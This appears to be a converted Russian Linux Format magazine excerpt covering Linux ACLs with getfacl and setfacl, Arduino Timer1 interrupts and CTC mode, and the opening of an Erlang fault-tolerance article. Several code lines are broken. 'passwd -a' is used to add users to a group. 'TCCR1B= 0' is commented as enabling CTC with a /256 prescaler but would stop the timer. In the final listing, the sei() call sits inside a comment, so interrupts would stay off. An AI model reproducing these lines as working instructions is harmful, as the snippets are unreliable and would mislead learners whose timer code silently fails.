# group: users
```

```
user::rwgroup::
```

```
r--
```

```
other::r--
```

Результат примерно тот же, как у **ls**, но более подробный. Добавив прав доступа – этим владеет **setfacl**. Команды

```
setfacl --modify group:project:rw имяФайла
```

```
getfacl имяФайла
```

дают следующий результат:

```
# file: имяФайла
```

```
# owner: nelz
```

```
# group: users
```

```
user::rw
```

```
group::r--
```

```
group:project:rw
```

```
mask::rw
```

```
other::r--
```

Параметр **--modify** (или **-m**) велит **setfacl** изменить список управления доступом файла, а **group:project:rw** описывает добавляемое право доступа. Оно состоит из трех частей, разделенных знаком :. Первая – тип добавляемого права доступа: пользователь (user), группа (group) или остальные (other), аналогично обычным правам доступа. Вторая часть – имя пользователя или группы; если оставить его пустым, по умолчанию используется группа или пользователь, владеющие файлом, а для остальных (other) оно всегда пусто. Третья часть – применяемые права доступа. В примере мы добавили права на чтение и запись для всех членов группы project.

Чтобы выполнять эти действия, не нужно быть администратором системы root или пользоваться **sudo**. Список управления доступом для файла задается владельцем файла, и пока вы работаете там, где у вас есть права доступа на запись, вы можете создавать все необходимые файлы и каталоги и запускать для них **setfacl**.

Пока мы не сделали ничего сверх обычной выдачи прав доступа, но разрешения ACL можно создавать и для каталогов. А главное, для каталогов можно задать права доступа по умолчанию. Если сделать владельцем каталога группу **project** и выдать ее на запись, то любой член этой группы сможет создать в каталоге файл, но владельцем каждого файла будет он сам, и только у него будут

Файлов: ACL

права на запись этого файла. Задавать права доступа для каждого файла очень нудно, поэтому можно сделать следующее:

```
mkdir Каталог
setfacl -m group:project:rwx Каталог
setfacl -m default:group:project:rwx Каталог
```

Первый вызов **setfacl**, аналогично прошлому, дает группе **project** права доступа **rwx** на новый каталог. Во втором вызове в описании ACL есть новый элемент – **default**, задающий права доступа для вновь созданных файлов/каталогов. Для временного переключения пользователей применяется **sudo**. Пусть Боб (**bob**) и Джим (**jim**) – пользователи из группы **project**. Скомандуйте:

```
sudo -u bob touch Каталог/имяФайла
ls -l Каталог/имяФайла
getfacl Каталог/имяФайла
sudo -u jim nano Каталог/имяФайла
```

Так как файл **имяФайла** создает **bob**, он является его владельцем, о чем сообщает команда **ls**. **Setfacl** показывает, что члены группы **project** могут писать данные в этот файл, и запустив **Nano** от имени **jim**, вы увидите, что Джим и вправду может редактировать файл – для сохранения изменений нажмите **Ctrl+X** в **Nano**. Хотя вы редактировали файл как другой пользователь, его владелец – все тот же Боб, как покажет команда **ls -l somedir**.


Работа с примерами

Обратите внимание, что если указать неверную группу или имя пользователя, **setfacl** выдаст ошибку, и если вы хотите поработать с этими примерами, стоит создать новую группу и нескольких пользователей. Добавьте пользователей через утилиты своего дистрибутива или сделайте это с терминала командами:


```
sudo groupadd project
sudo useradd bob
sudo useradd jim
sudo passwd -a bob project
sudo passwd -a jim project
```

Разобравшись в примерах, «лишних» людей можно удалить:

```
sudo userdel bob
sudo userdel jim
sudo groupdel project
```



» KDE поддерживает ACL «из коробки» — создать, изменить и удалять ACL можно кнопкой «Advanced Permissions [Расширенные права доступа]».



» Те, кто не пользуется Gnome/Nautilus, могут воспользоваться Eiciel в качестве отдельного редактора списков управления доступом.

Другие параметры

Пока мы пользовались только параметром **-m** для добавления одного ACL для файла или каталога. Можно указать и несколько списков, через запятые. Как и с параметром **--modify**, обозначения **default**, **user**, **group** и **other** можно сократить до первой буквы.

```
setfacl -m g:project:rwx,u:alice:rwx somedir
```

Эта команда, как и прежде, дает полный доступ всем членам группы **project**, а заодно дает доступ и пользователю **alice**, даже если она не член группы **project**. Если у вас есть типовый набор ACL, используемый в нескольких местах, скажем, при каждом создании проекта, их можно сохранить в файле, например, **project.acl** –

```
group:project:rwx
default:group:project:rwx
user:alice:rwx
```

и потом задавать права доступа для любого каталога командой

```
setfacl --modify-file project.acl somenewdir
```

У параметров **--modify** и **--modify-file** (или **-M**) есть параметры **--remove** и **--remove-file** (или **-x** и **-X**) для удаления ACL у файла или каталога соответственно. С помощью этих четырех параметров можно добавить или удалить ACL для файла; также есть параметры **--set** и **--set-file**, устанавливающие заданные ACL, удаляя все существующие (у них нет сокращенного варианта записи). Также можно перенаправить вывод **getfacl** на вход **setfacl**, тогда мы скопируем ACL с одного файла на другой.

```
getfacl oldfile | setfacl --set-file=- newfile
```

Символ **—** после **set-file** означает, что в качестве файла используется стандартный ввод, на который поступает вывод команды **getfacl**. О списках управления доступом можно рассказывать и далее, но для начала этого достаточно. Если вам нужна дополнительная информация, на **tap**-страницах команд **getfacl** и **setfacl** приведен список всех параметров и несколько примеров. **lxf**

» Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)

Arduino: Рулим

Ник Вейч принимает вызов времени и овладевает постоянно лязгающими часами, чтобы придумать нечто хитроумное с тиками и таками.



Этот флаг находится в специальном регистре (ячейке памяти) микроконтроллера, называемой TIFR, сокращение от "Timer Interrupt Flag Register [Регистр флагов прерываний таймера]". Простите за все эти названия, но их важно знать, поскольку они будут использоваться в коде. Для упрощения чтения кода эти сокращения определяются в стандартных заголовках AVR (это удобнее, так как адреса могут различаться от устройства к устройству), и OCR1A выглядит понятнее, чем просто адрес 0x88. В конце этой статьи есть небольшой словарь сокращений, и мы будем пояснять их по мере появления.

С помощью некоторых из этих регистров мы сможем задать параметры работы таймера, поэтому начнем с регистров управления счетчиком таймера (Timer Counter Control Register) – TCCR1A и TCCR1B.

В TCCR1A нам пока можно не вникать – он управляет выводом в режимах сравнения и широтно-импульсной модуляции (ШИМ), которые довольно сложны. Мы просто установим все биты этого регистра в 0:

```
TCCR1A = 0x00;
```

А вот другой регистр управления нам пригодится. Последние три бита этого регистра управляют предварительным делителем тактов. Что это такое? Предварительный делитель частоты похож на цифровой делитель, который находится между таймером процессора и счетчиком. Если установить все биты в 0, таймер останавливается. Если установить только наименьший бит, сигнал таймера передается на счетчик без изменений. При других значениях этих битов в дело вступает делитель – вместо передачи каждого импульса системного таймера он передает только один из каждых 8, 64, 256 или 1024. Таблица значений битов и работы делителя выглядит так:

ATmega48/88/168

Table 16-4. Waveform generation mode bit description¹⁾

Mode	WGM13	WGM12 (CTC)	WGM11 (PWM11)	WGM10 (PWM10)	Timer/counter mode of operation	TOP	Update of OCR1x at	TOV1 flag set on
0	0	0	0	0	Normal	0xFFFF	Immediate	MAX
1	0	0	0	1	PWM, phase correct, 8-bit	0x00FF	TOP	BOTTOM
2	0	0	1	0	PWM, phase correct, 9-bit	0x01FF	TOP	BOTTOM
3	0	0	1	1	PWM, phase correct, 10-bit	0x03FF	TOP	BOTTOM
4	0	1	0	0	CTC	OCR1A	Immediate	MAX
5	0	1	0	1	Fast PWM, 8-bit	0x00FF	BOTTOM	TOP
6	0	1	1	0	Fast PWM, 9-bit	0x01FF	BOTTOM	TOP
7	0	1	1	1	Fast PWM, 10-bit	0x03FF	BOTTOM	TOP
8	1	0	0	0	PWM, phase and frequency correct	ICR1	BOTTOM	BOTTOM
9	1	0	0	1	PWM, phase and frequency correct	OCR1A	BOTTOM	BOTTOM
10	1	0	1	0	PWM, phase correct	ICR1	TOP	BOTTOM
11	1	0	1	1	PWM, phase correct	OCR1A	TOP	BOTTOM
12	1	1	0	0	CTC	ICR1	Immediate	MAX
13	1	1	0	1	(Reserved)	–	–	–
14	1	1	1	0	Fast PWM	ICR1	BOTTOM	TOP
15	1	1	1	1	Fast PWM	OCR1A	BOTTOM	TOP

Note: 1. The CTC1 and PWM11:0 bit definition names are obsolete. Use the WGM12:0 definitions. However, the functionality and location of these bits are compatible with previous versions of the timer.

16.11.2 TCCR1B – Timer/Counter1 control register B

Bit	7	6	5	4	3	2	1	0
cs12	cs11	cs10	–	wgm13	wgm12	cs12	cs11	cs10
stop	stop	stop	stop	stop	stop	stop	stop	stop
Initial value	0	0	0	0	0	0	0	0

➤ Документация по AVR, возможно, не лучшее чтение на сон грядущий, но очень помогает понять назначение регистров, относящихся к таймеру.



Наш эксперт

Когда LXF только появился, его держали на плаву исключительно скрипты *Bash* от Ника Вейча. Потом их заменили «людьми», и это, по мнению Ника, стало шагом назад...

Что нам надо

- Arduino Uno или Duemilanove.
- Максимально сосредоточиться.

Время течет неумолимо. Измеряете ли вы его в наносекундах или в сутках до следующего дня рождения, вам не помешает быть точным, и это одна из причин, по которым в стандартной схеме ATmega 328 (используемой в платах Arduino Duemilanove и Uno) установлены не один, а три отдельных таймера. И не глупо ли, что с помощью стандартного кода Arduino можно делать немногим больше, чем считать с их помощью миллисекунды? Природа встроенных таймеров – одно из великих и красивых чудес, не говоря уже об их немалой пользе. На этом уроке мы займемся мигающими светодиодами, причем сделаем это правильно. В конце мы получим феноменально точно мигающий свет, который будет мигать постоянно, что бы вы ни вытворяли в остальной части кода. И вы узнаете, как искривлять саму ткань времени. Наверное.

Как работают таймеры?

Работа с таймерами кажется сложноватой, но по сути они устроены довольно просто. Таймер 1 (Timer1) – 16-битный. В своем самом простом режиме он просто считает циклы; достигнув максимума, устанавливает бит переполнения и начинает отсчет заново.

Будучи 16-битным, он считает до 65535. Таймер в Arduino работает на частоте 16 МГц, то есть обычно переполнение наступает около 244 раз в секунду, или примерно каждые 4 миллисекунды. Это не кажется слишком удобным, но мы еще не закончили. Добавим кое-какие важные детали. Флаг, устанавливаемый при заполнении таймера, называется весьма логично – флаг переполнения таймера (Timer Overflow Flag), и для Таймера 1 обозначается как TOV1.



ВРЕМЕНЕМ

Поразрядная арифметика

В любом коде, который имеет дело с этими нудными регистрами, рядом с обозначениями регистров вы часто встретите странные закорючки, кажется, призванные еще больше запутать смысл. Не бойтесь! Это просто операторы поразрядной двоичной арифметики:

I = OR (ИЛИ)

& = AND (И)

~ = NOT (НЕ)

^ = XOR (ИЛИ-НЕ), или «исключающее ИЛИ» (exclusive OR)

Если они идут перед знаком равенства, это означает, что первый операнд – исходная переменная. Например, выражение

```
PORTB |= B00100000;
```

аналогично

```
PORTB = PORTB | B00100000;
```

А почему мы вообще воспользовались оператором OR? Потому что с его помощью можно установить один бит, не трогая другие биты этого байта.

Если нужно сбросить бит, воспользуйтесь оператором AND с нулем:

```
PORTB &= B11011111;
```

На практике двоичные значения обычно так не записываются, потому что при работе с регистрами проще и безопаснее пользоваться сокращениями, описанными в стандартных заголовочных файлах. Так, например, цифровой вывод 13 Arduino (также известный в документации по Atmel как PORTB, бит 5) сокращенно обозначается как PB5. Есть два общих способа их использования. На схеме слева внизу показан первый способ.

Функция `_BV()` – просто макрос (сокращение от «Bit Value» – «значение бита»); он возвращает значение указанного в скобках сокращения бита в виде двоичного числа. На схеме внизу справа показан другой способ их использования. Это та же самая операция. Вместо использования заранее заданного макроса в ней просто сдвигается «единица» на количество бит, определяемое значением сокра-

щения. Так, $(1 \ll PB5)$ становится «00100000». Вот в чем удобство сокращенных обозначений. Будь код засорен двоичными значениями, его было бы труднее понять. Чтобы осознать позицию бита в числе «00100000», явно нужно потратить больше времени, чем взглянув на PB5.

Если вы хотите гарантированно сбросить бит, можно воспользоваться оператором NOT в сочетании с любым методом:

```
PORTB &= ~_BV(PB5);
```

Здесь берется двоичное значение PB5 (00100000) и инвертируется (11011111), а затем объединяется по «И» с текущим содержимым регистра, т.е. все установленные биты, кроме бита 5, не изменятся.

Еще одно важное предупреждение. Одна из причин менять только необходимые биты в том, что многим битам отведена особая роль. Например, в PORTD последний бит – это линия, используемая для приема данных. Случайно направив ее на вывод, вы определенно нарушите работу схемы.



» Анатомия поразрядной операции с помощью макроса.



» Поразрядные операции со сдвигом значений.

- 000 Счетчик остановлен
- 001 Сигнал таймера
- 010 Сигнал таймера/8
- 011 Сигнал таймера/64
- 100 Сигнал таймера/256
- 101 Сигнал таймера/1024
- 110 Внешний сигнал, спадающий фронт
- 111 Внешний сигнал, нарастающий фронт

Два последних значения предназначены для использования внешнего сигнала с таймера, подключаемого к выводу T1 (в терминологии Atmel) или D5 (в терминологии Arduino). Так можно реализовать весьма интересные схемы, но мы оставим их на будущее. Итак, если эти биты установлены в 0x01, счетчик считает 16 000 000 раз в секунду. Это много. Это означает, что он переполняется 16 000 000/65 536 раз в секунду, или 244,14 раза в секунду.

Установим предварительный делитель тактов в 256:

```
TCCR1B=0x04;
```

В этом случае он будет переполняться $(16\,000\,000/256)/65\,536$ раз в секунду, или 0,9536 раза в секунду. Если создать процедуру обработки прерывания (см. наше руководство по прерываниям в LXF154), вызываемую при переполнении таймера, наш код будет выполняться где-то раз в секунду. Как это сделать?

К счастью, у микросхемы ATmega есть флаги и регистры именно для этих целей. Нам нужно сделать две вещи. Во-первых, включим прерывание специально для таймера, достигающего своего максимального значения. Затем микроконтроллер проверит флаг переполнения, и если он установлен, сбросит его и вызовет процедуру обработки прерывания. Для решения первой задачи установим соответствующий бит в маске прерываний таймера:

```
TIMSK1=0x01;
```

Или воспользуемся макросом и сделаем это безопаснее:

```
TIMSK1 |= _BV(TOIE1);
```

Второй вариант установки бита не сбросит ни одно из существующих прерываний, но их и не должно быть. И хотя с макросами код проще читается (и по нему легче производить поиск), иногда быстрее и проще записать весь регистр, особенно если нужно изменить несколько бит. Установка этого бита означает, что при переполнении таймера процессор проверит, есть ли процедура обработки прерывания или нет.


Последняя часть этой задачи – написание процедуры обработки прерывания. Это обычное определение функции, но при ее компиляции используется макрос. Причина в том, что адрес этой функции в памяти должен попасть в таблицу векторов прерываний, чтобы ее можно было вызвать. Чтобы объявить функцию обработки



Код этого урока работает с Таймером 1 (Timer1). Можно бы взять и Таймер 2 (Timer2), но регистры немного отличаются, и это всего лишь 8-битный счетчик. Вам поможет руководство http://www.atmel.com/dyn/resources/prod_documents/doc2545.pdf.

»

» Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)



➤ Светодиод мигает аккуратно и красиво. Не видите? Ну так загрузите код с DVD.

прерывания переполнения таймера, нам требуется написать следующий код:

```
ISR(TIMER1_OVF_vect) {
... код обработки ...
}
```

ISR() – макрос, подставляемый на этапе компиляции, а **TIMER1_OVF_vect** означает, что адрес этого прерывания нужно загрузить в вектор переполнения Таймера 1. Этот адрес известен компилятору, и вам незачем беспокоиться о точном месте его прописки.

Есть и другие стандартные векторы прерываний. Мы обсудим их позже, или загляните в документацию по *avr-libc* (http://www.nongnu.org/avr-libc/user-manual/group_avr_interrupts.html).

Как и в случае с обычными прерываниями, эта функция не возвращает значений. Она может устанавливать глобальные переменные, но обращайтесь с ними очень осторожно – прерывание может произойти в любой момент, и если переменная используется где-либо еще, возможны потери данных. Соединив все это в коде проекта мигающего светодиода, мы получим примерно такое:

```
const int LedPin = 13;
boolean value=false;
ISR(TIMER1_OVF_vect) {
//toggle the value
value=!value;
}

void setup() {
pinMode(LedPin, OUTPUT);
TIMSK1=0x01; // включить прерывание по переполнению счета
TCNT1=0x0000; // сброс счетчика в 0 при старте
TCCR1A = 0x00; // задать TCCR1A- отключить PWM и OCR;
TCCR1B = 0x04; // задать TCCR1B - делитель для /256
// запуск последовательного доступа - чтобы обойти ошибку
// систем, неверно инициализирующих сегмент данных
Serial.begin(9600);
};

void loop () {
digitalWrite(LedPin,value);
};
```

Наша процедура обработки прерывания весьма компактна – она просто переключает значение глобальной булевой переменной. В коде установки контакт 13 выбирается в качестве вывода, устанавливается таймер, затем он инициализируется нулевым значением. В основном цикле кода значение постоянно выводится на контакт светодиода. Вы можете подумать, что это несколько избыточно, и будете правы! Установить вывод в «единицу» мож-

но и в самой процедуре обработки прерывания; также можно отказаться от функции `digitalWrite`. В этом случае наша новая процедура прерывания будет выглядеть примерно так:

```
ISR(TIMER1_OVF_vect) {
PORTB ^= _BV(PB5);
}
```

Этот код может показаться вам совершенной тарбарщиной. Если так, прочтите врезку «Поразрядные операции». Прочли? Хорошо. Все равно разберем этот код подробнее. **PORTB** – еще одно из сокращений. На языке фирмы Atmel, которая производит микросхемы ATmega168 и 368, лежащие в основе Arduino, **PORTB** – набор двунаправленных портов, подключенных к некоторым выводам платы. Два верхних бита отражают вывод, используемый для генератора, поэтому ими пользоваться нельзя. Выводы с 0 по 5 – цифровые выводы с 8 по 13 в терминологии Arduino, поэтому вывод 13 (к которому подключен светодиод) – это бит 5 регистра **PortB**. Его сокращенное обозначение – **PB5**.

Операция, которую мы выполняем здесь – исключяющее «ИЛИ». Она означает, что если бит установлен (1), он будет сброшен ($1 \wedge 1 = 0$), а если не установлен (0), то установится ($0 \wedge 1 = 1$). Эта операция хитроумно меняет значение именно нужным нам образом, и нам нечего беспокоиться о функции `digitalWrite()`. Нужно только убедиться, что вывод 13 настроен на вывод данных. Обычно так и есть, но ясности ради можно задать это явно. Так как мы освоили работу с регистрами, это можно сделать в коде настройки:

```
DDRB |= _BV(PB5);
```

Это выражение устанавливает бит 5 регистра в единицу, не меняя другие биты; то же самое делает функция `pinMode()`. (Мы включили эту версию в Листинг 2 на DVD.) Что же касается основного цикла – кстати, при желании туда можно вставить любой код – для мигания светодиода ничего добавлять не нужно, теперь оно полностью независимо от остального кода, и светодиод будет на секунду включаться и на секунду выключаться, хотя питание на него подано. Или почти на секунду.

Остановите часы

Если помните, согласно нашим расчетам прерывание возникает с частотой чуть реже чем раз в секунду: секунда – это 62500 тактов, а не 65536. У этой проблемы есть два очевидных решения. Первое – в процедуре обработки прерывания устанавливать таймер в 3036: тогда он начнет отсчет не с нуля, а с этого значения, и до конца ему останется 62500 тактов. Эта идея не так уж плоха, но с ней связано несколько проблем. Сама работа с таймером, пока он запущен, приводит к ошибкам – на запись нового значения уйдет несколько циклов, поэтому такой способ не совсем точен. Это может не играть особой роли с несколькими миллисекундами от секунды, но при более коротком интервале времени уже вызовет проблемы. К счастью, есть лучшее решение. У таймера есть

Скорая помощь

Перед изменением значений таймера или соответствующих регистров, которые могут привести к ошибкам, если выполнение кода прервется, следует запрещать прерывания вызовом `cli()`. Вызов `sei()` включит их снова.

Бойтесь Таймера 0!

Со всеми этими таймерами в вашем распоряжении вы можете захотеть воспользоваться ими для своих целей. Таймеры 1 и 2 в этом случае только потеряют возможность управлять ШИМ на выводах 9 и 10 и 3 и 11 соответственно. Однако, если вы не знаете, что делаете, избегайте работы с Таймером 0. Перегрузка его настроек может привести к непредсказуемым результатам: например, остановить миллисекундный счетчик, используемый стандартным кодом Arduino. И если вы не уверены в том что делаете, лучше оставить его в покое.

➤ Пропустили номер? Узнайте на с. 106, как получить его прямо сейчас.

специальный регистр сравнения. В него загружается значение, и при каждом изменении значения таймера оно сравнивается с содержимым регистра. Если они совпадают и в TIMSK установлен флаг прерывания, можно сгенерировать прерывание. Вот как установить бит в регистре сравнения:

```
TIMSK1 |= _BV(OCIE1A)
```

Это сокращение означает «Output Compare Interrupt Enable (Timer)1 (Register)A» (Включить регистр (A) сравнения для прерываний (таймера) 1), если это поможет вам его запомнить.

Но прежде чем загружать значение в регистр сравнения, подумайте еще о чем. Когда значения совпадают и вызывается прерывание, мы переключаем светодиод. Но что происходит с таймером? Он отсчитывает еще 3036 тактов до конца и сбрасывается в ноль, затем отсчитывает очередные 62500 тактов и снова вызывает прерывание. Выходит, мы не изменили период мигания, а только сдвинули момент его возникновения.

Как вы, возможно, догадались, у этой проблемы есть простое решение – **CTC (Clear Timer on Compare – сброс таймера при сравнении)**. В этом режиме при совпадении значений таймер сбрасывается в ноль, что и убирает нашу маленькую трудность. При установке режима CTC используются те же биты регистра TCCR1, что и для функций ШИМ, и поделены между двумя половинками регистра. Чтобы включить режим CTC, нужно сбросить эти биты в верхней половине регистра и один из них в нижней половине. Как вы, возможно, помните, здесь же мы задаем значение предварительного делителя тактов. Так как мы изменяем все биты, удобнее написать:

```
TCCR1A= 0; // отключить PWM
```

```
TCCR1B= 0; // включить CTC и делитель /256
```

Далее нужно загрузить регистр сравнения. Мы всегда делаем это после установки TCCR, так как при изменении TCCR возникает плохо задокументированная ошибка – регистр сравнения сбрасывается. Для этого нужно просто записать значение в регистр сравнения (On Compare Register):

```
OCR1A = 62499;
```

Отчет начинается с нуля, и для получения точного результата надо сравнивать значение счетчика с 62499. Регистр сравнения 16-битный, как и счетчик, поэтому убедитесь, что вы записываете в него 16-битное значение. Если вы записываете значение меньше 255, делайте это в шестнадцатеричном формате (например, 127 = 0x007F). Опять же, нужно записать прерывание:

```
ISR(TIMER1_COMPA_vect) {
```

```
PORTB ^= _BV(PB5);
```

```
}
```

Оно отличается от исходного прерывания только тем, что мы изменили вектор, к которому оно обращается – если мы забудем записать прерывание, то при его вызове вектор прерываний будет равен нулю. Процессор посчитает это плохим прерыванием, и если мы не дадим ему других указаний, выполнит сброс. Если Arduino не производит никаких действий, проверьте, что вы записали значение в нужный вектор. Наш код теперь должен выглядеть так (Листинг 3 на DVD):

```
void setup() {
```

```
  DDRB |= _BV(PB5); // задать контакт LED как выход
```

```
  cli(); // остановка прерываний
```

```
  TCNT1=0x0000; // сброс счетчика в 0 при старте
```

```
  TCCR1A= 0; // отключение PWM
```

```
  TCCR1B= 0; // включить CTC и делитель /256
```

```
  TIMSK1 |= _BV(OCIE1A); // включить прерывание по сравнению с A
```

```
  OCR1A = 62499; // пусть компаратор A срабатывает на 1 секунду sei(); // снова включить прерывания
```

Что все это значит...

» **DDRA** Data Direction Register (A,B,C,D)

[регистр направления данных] определяет, какие выходы являются входными (0), а какие выходными (1) на четырех портах.

» **ISR(вектор)** Interrupt Service Routine

[процедура обслуживания прерывания]. Это не адрес, а макрос; он компилирует векторы так, чтобы изолированная функция корректно обрабатывала прерывания.

» **TIMSK1** Timer Interrupt MaSK [маска прерываний таймера]. В этом регистре включаются и выключаются прерывания для событий таймера.

» **TCNT1** 16-битный регистр, хранящий текущее значение таймера – отчет начина-

ется с 0 и продолжается до 65535, затем счетчик снова сбрасывается в ноль. В ходе этого процесса устанавливается бит выполнения.

» **OCR1A/OCR1B** On Compare Registers A and B [регистры сравнения A и B]. Это просто две ячейки памяти, содержащие 16-битные значения, с которыми сравнивается текущее значение таймера (TCNT1).

» **TCCR1** Timer Counter Control Register [регистр управления счетчиком таймера]. В этом регистре есть биты для управления возможностями и режимами работы счетчика (CTC, PWM и предварительный делитель тактов).

```
};
void loop () {
  ///ваш полезный код
};
ISR(TIMER1_COMPA_vect) {
  PORTB ^= _BV(PB5);
}
```

Сравните это

При записи значения в регистр сравнения, вы могли заметить множество ссылок на регистр сравнения A. Дело в том, что есть еще и регистр B, значение которого также можно изменять, сравнивать и вызывать прерывание – но таймер при этом не сбрасывается. В этом случае прерывание сгенерируется в течение односекундного интервала, но таймер продолжит работать до достижения значения 62499. Это может быть удобно, если вы хотите генерировать события, например, каждую секунду и полсекунды.

Впрочем, мы воспользуемся этим немного иначе – будем вызывать ту же самую процедуру обработки прерывания, но в точке ближе к концу односекундного цикла. Это вызовет кратковременное включение светодиода перед завершением секунды и создаст эффект пульсации, который малость поинтереснее, чем простое включение-выключение на секунду. Весь код подробно описать не будем; главное, что нужно сделать – задать прерывания для OCR1A и OCR1B и написать новый обработчик прерываний:

```
TIMSK1 |= _BV(OCIE1A) | _BV(OCIE1B);
```

```
OCR1A=62499;
```

```
OCR1B=60000;
```

Так как мы хотим воспользоваться той же процедурой обработки прерывания, нам пригодится еще один хитрый прием, связанный с компиляцией. Оба прерывания должны находиться в таблицах векторов, но мы хотим, чтобы они указывали на одно и то же место. Для этого послужит специальный макрос `ISR_ALIAS()`. Он принимает два вектора – первый, который вы хотите перенаправить, и второй, в который нужно перенаправить:

```
ISR_ALIAS(TIMER1_COMPB_vect, TIMER1_COMPA_vect);
```

Одна эта строка делает все необходимое. Полный листинг этой версии приведен на DVD как Листинг 4.

Таковы основы использования таймеров. Поначалу они могут немного запугать, и не обходится без подводных камней, которых стоит опасаться, но прерывания на основе таймера очень удобны – и вскоре мы расскажем еще о нескольких приемах их использования. **LXF**

» **Через месяц** Вы воображали, что разбираетесь в ШИМ? Ха-ха.



Erlang: УСТОИМ

Андрей Ушаков разбирается в хитросплетениях процессов, стараясь обеспечить их правильное взаимодействие и отказустойчивость.



Наш эксперт

Андрей Ушаков активно приближает тот день, когда функциональные языки станут мейнстримом.

Создание реальных распределенных систем невозможно без рассмотрения такой важной темы, как отказустойчивость. А для этого нам необходимо знать ответы на следующие вопросы: как должна реагировать система, если во время выполнения какой-либо задачи что-то пошло не так? Как должна реагировать система, если во время выполнения задачи возникла необработанная (этой задачей) ошибка? Как должны реагировать другие задачи на ошибку в какой-либо задаче? Какая поддержка со стороны системы есть для очистки ресурсов? Ответы на эти вопросы применительно к языку Erlang мы и рассмотрим в данной статье.

Начнем же мы разговор с общих понятий и определений. Как мы знаем, любая задача состоит из последовательности шагов, которые необходимо выполнить для ее решения. Каждый шаг может зависеть от ряда предыдущих шагов, а может и не зависеть ни от какого предыдущего шага. В качестве примера зависимых друг от друга шагов можно привести следующий: открытие файла и последующее чтение данных из этого файла. Очевидно, что для успешного выполнения второго шага (чтения данных из файла) необходимо, чтобы первый шаг (открытие файла) был выполнен успешно. Понятно, что если первый шаг по тем или иным причинам не выполнится, то нет смысла продолжать выполнение и переходить ко второму и последующим шагам. При этом возникают следующие, вполне логичные вопросы: кто будет прерывать поток выполнения и как в коде программы узнать, что какой-либо из шагов пошел не так? В связи с этими вопросами очень часто возникает еще и следующий вопрос: если мы на середине некоторой задачи понимаем, что она не ладится, и собираемся прервать выполнение задачи, то как «очистить» все выделенные до этого шага ресурсы? Понятие «очистка» ресурса зависит от самого ресурса: для памяти это ее возврат в кучу, для файла – его закрытие, для транзакции базы данных – ее откат, и т. д.

Рассмотрим, какие у нас есть подходы для решения этих задач. Наиболее простой подход – использование кода ошибки по выполнении той или иной операции. Выглядит это следующим образом: после выполнения той или иной операции мы проверяем специальную переменную, которая служит для хранения кода ошибки. Обычно такие операции являются функциями, по возвращаемому значению

которых можно понять, что операция была выполнена с ошибкой, а уж по коду ошибки можно определить, что же конкретно пошло не так. Для примера давайте взглянем на POSIX API. Так, для открытия файла мы используем функцию `open`. Эта функция открывает или создает файл и возвращает дескриптор этого файла (целое неотрицательное число). Если что-то пойдет не так во время выполнения этой операции, функция `open` вернет `-1`. В этом случае мы можем обратиться к переменной `errno`, чтобы понять, что именно пошло не так (и, возможно, проинформировать об этом пользователя). Из нашего примера видно, что метод на самом деле очень прост. Но у этого метода есть ряд серьезных недостатков. Самый главный из них заключается в том, что ответственность

за проверку и прерывание потока выполнения лежит исключительно на нас. Если мы забудем это сделать, то в итоге получим совсем не то, на что рассчитывали. Другой большой недостаток этого подхода состоит в том, что написание кода, «очищающего» ресурсы, становится непростой задачей (возможные методы решения этой задачи см. во врезке «Полезные заметки»). Есть у этого подхода и еще один недостаток, особенно заметный при его сравнении с подходом на основе исключений: работа с возвращаемым значением дает нам слишком мало информации о том, что именно не заладилось. Работая с исключениями, мы можем получить такие атрибуты, как тип ошибки (он же код ошибки); текст, описывающий проблему; место, где произошла ошибка. Всей этой дополнительной информацией при работе с кодами ошибок у нас нет.

Другой подход к работе с ошибками – использование исключений. Исключение – это объект, содержащий описание возникшей проблемы, место ее возникновения и, возможно, еще какие-то атрибуты, относящиеся к проблеме. Но главное отличие этого подхода от подхода с использованием кодов ошибок в том, что при возникновении исключения нормальное выполнение задачи будет прервано и начинается поиск первого подходящего обработчика возникшей исключительной ситуации.

